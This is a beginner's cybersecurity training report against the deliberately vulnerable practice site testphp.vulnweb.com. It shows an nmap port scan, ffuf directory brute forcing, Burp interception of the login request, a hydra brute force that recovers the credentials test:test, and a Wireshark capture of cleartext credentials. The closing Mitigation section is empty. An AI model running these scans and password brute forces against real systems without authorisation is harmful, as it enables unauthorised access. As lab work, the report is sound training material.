Cyber Security Report

By:

Youssef Douzi

August B1

Batch:

August B1

Task Level: Beginner

1) Find all the ports that are open on the website http://testphp.vulnweb.com/

```shell
usef@Dragonstone:~/Youssef/Douzi$ dig testphp.vulnweb.com

; <<>> DiG 9.19.21-1+b1-Debian <<>> testphp.vulnweb.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;testphp.vulnweb.com.           IN      A

;; ANSWER SECTION:
testphp.vulnweb.com.    2928    IN      A       44.228.249.3

;; Query time: 104 msec
;; SERVER: 192.168.0.1#53(192.168.0.1) (UDP)
;; WHEN: Sun Aug 25 06:30:44 EDT 2024
;; MSG SIZE  rcvd: 53
```

In order to find all open ports on testphp.vulnweb.com with the Ip address 44.228.249.3 we need to do an NMAP scan.

Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sS 44.228.249.3
[sudo] password for usef:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 06:35 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.026s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.61 seconds
```

we will stealth mode with `-sS` option which is fast

we found one port: 80 which the http service operates at.

we can perform further enumeration against this port to find the version more information we will use `-sV` as we see it's a nginx server with the version 1.19.0

option to do so and `-p` to specify the port.

```shell
usef@Dragonstone:~/Youssef/Douzi$ sudo nmap -sV -p 80 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 06:37 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.026s latency).
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 25.04 seconds
```

2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.

---

first let's find the directories that are present in the website. to do so I will use FFUF most of people use gobuster but I prefer FFUF because it's fast, and better to use then gobuster.

```
 :: URL              : http://testphp.vulnweb.com/FUZZ
 :: Wordlist         : FUZZ: /home/usef/Documents/SecLists/Discovery/Web-Content/directory-
list
```

```
usef@Dragonstone:~/Youssef/Douzi$ ffuf -u http://testphp.vulnweb.com/FUZZ -w ~/Documents/SecLis

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
_____________________________________________

 :: Method           : GET
```

```
 :: Extensions       : .php .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index.php               [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration:
235ms] images                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration:
227ms] [INFO] Adding a new job to the queue: http://testphp.vulnweb.com/images/FUZZ

                        [Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 239ms]
search.php              [Status: 200, Size: 4732, Words: 482, Lines: 104, Duration: 190ms]
cgi-bin                 [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 188ms]
login.php               [Status: 200, Size: 5523, Words: 557, Lines: 120, Duration: 195ms]
product.php             [Status: 200, Size: 5056, Words: 490, Lines: 111, Duration: 197ms]
disclaimer.php          [Status: 200, Size: 5524, Words: 574, Lines: 115, Duration: 197ms]
signup.php              [Status: 200, Size: 6033, Words: 547, Lines: 122, Duration: 196ms]
admin                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 192ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/admin/FUZZ

categories.php          [Status: 200, Size: 6115, Words: 656, Lines: 117, Duration: 200ms]
comment.php             [Status: 302, Size: 1246, Words: 125, Lines: 39, Duration: 209ms]
cart.php                [Status: 200, Size: 4903, Words: 502, Lines: 109, Duration: 204ms]
pictures                [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 194ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/pictures/FUZZ
redir.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 196ms]
logout.php              [Status: 200, Size: 4830, Words: 492, Lines: 107, Duration: 206ms]
vendor                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 191ms]
```

```
                        [Status: 200, Size: 377, Words: 128, Lines: 9, Duration: 196ms]

[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/vendor/FUZZ

guestbook.php           [Status: 200, Size: 5391, Words: 515, Lines: 113, Duration: 198ms]
404.php                 [Status: 200, Size: 5265, Words: 529, Lines: 112, Duration: 196ms]
artists.php             [Status: 200, Size: 5328, Words: 503, Lines: 105, Duration: 195ms]
Templates               [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 196ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/Templates/FUZZ

userinfo.php            [Status: 302, Size: 14, Words: 3, Lines: 1, Duration: 189ms]
Flash                   [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 195ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/Flash/FUZZ

CVS                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 189ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/CVS/FUZZ

AJAX                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 191ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/AJAX/FUZZ

secured                 [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 218ms]
[INFO] Adding a new job to the queue: http://testphp.vulnweb.com/secured/FUZZ

showimage.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 220ms]
[Status: 200, Size: 4958, Words: 514, Lines: 110, Duration: 188ms]
[INFO] Starting queued job on target: http://testphp.vulnweb.com/images/FUZZ
```

there's an intersting finding that are /login.php and /userinfo.php. let's use burp suite to see and discover in details these endpoints.

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Request to https://testphp.vulnweb.com:443 [44.228.249.3]

Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close
```

Search 0 highlights

Inspector

Request attributes 2

Request query parameters 0


Request body parameters 0

Request cookies 0

Request headers ..

Inspector Notes

Event log All issues Memory: 129.6MB



so login.php is the login panel page. let's try to login to see what happens I tried to login with admin:admin and intercipt it with burp suite so it's going as a POST request to /userinfo.php.

I am going to brute force against it using hydra.

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard | Target | Proxy | Repeater | Intruder | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn | Settings

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://testphp.vulnweb.com:80 [44.228.249.3]

Forward | Drop | Intercept is on | Action | Open browser | Add notes | HTTP/1

Pretty | Raw | Hex

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

uname=admin&pass=admin
```

Inspector: Request attributes 2 | Request query parameters 0 | Request body parameters 2 | Request cookies 0 | Request headers ..

Search | 0 highlights

Event log (2) | All issues | Memory: 126.9MB

Hydra is a popular open-source password cracking tool that is used for performing brute force on various login systems and protocols.

```shell
usef@Dragonstone:~/Youssef/Douzi$ hydra -L user.txt -P password.txt -u -f testphp.vulnweb.com
h Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-25 08:48:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:4/p:25), ~7 tries per
ta [DATA] attacking http-post-
```


```
form://testphp.vulnweb.com:80/userinfo.php:uname=^USER^&pass=^PASS^: [80][http-post-form]
host: testphp.vulnweb.com   login: test   password: test
[STATUS] attack finished for testphp.vulnweb.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-25 08:48:35
```

so we got a successful brute force attack and we found a valid pait test:test

3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.


---

we will make a login with the credentials test:test and intercept the request with wireshark.




Wireshark is *a network packet analyzer*. A network packet analyzer presents captured packet data in as much detail as possible.

as we see we capture the POST request to /userinfo.php.



and we can read the request and see the credentials this dangerous because if someone else intercept this traffic he could se the credentiels in clear text because the request is not encrypted due to the use of http instead of https



Mitigation

